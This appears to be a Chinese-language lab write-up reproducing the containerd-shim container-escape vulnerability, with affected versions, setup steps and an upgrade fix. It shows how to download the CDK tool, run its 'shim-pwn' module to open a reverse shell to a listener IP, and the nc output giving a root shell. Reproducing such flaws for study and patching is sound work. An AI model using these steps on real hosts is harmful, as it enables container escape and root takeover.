0x00 简介

containerd 是行业标准的容器运行时，可作为 Linux 和 Windows 的守护程序使用。

0x01 漏洞概述

在版本 1.3.9 和 1.4.3 之前的容器中，容器填充的 API 不正确地暴露给主机网络容器。填充程序的 API 套接字的访问控制验证了连接过程的有效 UID 为 0，但没有以其他方式限制对抽象 Unix 域套接字的访问。这将允许在与填充程序相同的网络名称空间中运行的恶意容器（有效 UID 为 0，但特权降低）导致新进程以提升的特权运行。

0x02 影响版本

containerd < 1.4.3

containerd < 1.3.9

0x03 环境搭建

docker 版本查看：

```
Server: Docker Engine - Community
 Engine:
  Version:          19.03.12
  API version:      1.40 (minimum version 1.12)
  Go version:       go1.13.10
  Git commit:       48a66213fe
  Built:            Mon Jun 22 15:44:07 2020
  OS/Arch:          linux/amd64
  Experimental:     false
 containerd:
  Version:          1.2.13
  GitCommit:        7ad184331fa3e55e52b890ea95e65ba581ae3429
 runc:
  Version:          1.0.0-rc10
  GitCommit:        dc9208a3303feef5b3839f4323d9beb36df0a9dd
 docker-init:
  Version:          0.18.0
  GitCommit:        fec3683
```

符合要求


查看 docker 宿主机内核版本：

```
shuimu@shuimu-virtual-machine:~/桌面/vulhub-master$ uname -a
Linux shuimu-virtual-machine 5.4.0-42-generic #46~18.04.1-Ubuntu SMP Fri Jul 10
07:21:24 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux
```

下载 poc

https://github.com/Xyntax/CDK/releases/tag/0.1.6

将与内核类型对应的 poc 复制到虚拟机的容器中



docker cp cdk_linux_386 容器 ID:/tmp

```
shuimu@shuimu-virtual-machine:~/桌面/vulhub-master$ docker cp cdk_linux_386 f42b
39f8c119:/tmp
```

docker ps 查看当前运行的镜像：

```
shuimu@shuimu-virtual-machine:~/桌面/vulhub-master$ docker ps
CONTAINER ID        IMAGE               COMMAND                  CREATED
 STATUS              PORTS                                    NAMES
f42b39f8c119        ubuntu:18.04        "/bin/bash"              58 minutes ago
 Up 58 minutes                                                laughing_pike
e612b748f5a7        vulhub/weblogic     "startWebLogic.sh"       4 months ago
 Up 2 days           5556/tcp, 0.0.0.0:7001->7001/tcp         cve-2017-10271_weblogic_
```

进入镜像，poc 已复制到镜像中：

```
shuimu@shuimu-virtual-machine:~/桌面/vulhub-master$ docker exec -it f42b39f8c119
 /bin/bash
root@shuimu-virtual-machine:/# ls
bin   dev  home  lib64  mnt  proc  run   srv  tmp  var
boot  etc  lib   media  opt  root  sbin  sys  usr
root@shuimu-virtual-machine:/# cd /tmp
root@shuimu-virtual-machine:/tmp# ls
cdk_linux_386
```

0x04 漏洞复现

执行 poc，到监听侧进行查看

./cdk_linux_386 run shim-pwn 192.168.254.132 6666

```
root@shuimu-virtual-machine:/tmp# ./cdk_linux_386 run shim-pwn 192.168.254.132 6
666
2020/12/31 11:15:52 tring to spawn shell to 192.168.254.132:6666
2020/12/31 11:15:52 try socket: @/containerd-shim/moby/e612b748f5a75eec063df4b0a
4d9dc02e55275e95a37212992ca8663f4955f26/shim.sock
```

```
root@kali:~/桌面/vulhub-master# nc -lvp 6666
listening on [any] 6666 ...
192.168.254.139: inverse host lookup failed: Unknown host
connect to [192.168.254.132] from (UNKNOWN) [192.168.254.139] 53702
bash: cannot set terminal process group (4577): Inappropriate ioctl for device
bash: no job control in this shell
<c8e3c464521acdcb78c4493c3e62581d95bc08/merged/tmp# whoami
whoami
root
```

反弹成功

0x05 修复方式

升级 containerd 至最新版本。

0x06 总结

无

参考链接：

https://blog.csdn.net/weixin_45728976/article/details/110452543

https://blog.csdn.net/weixin_45728976/article/details/110694414

https://mp.weixin.qq.com/s/4VPle19F2gKmhrMrgYKroQ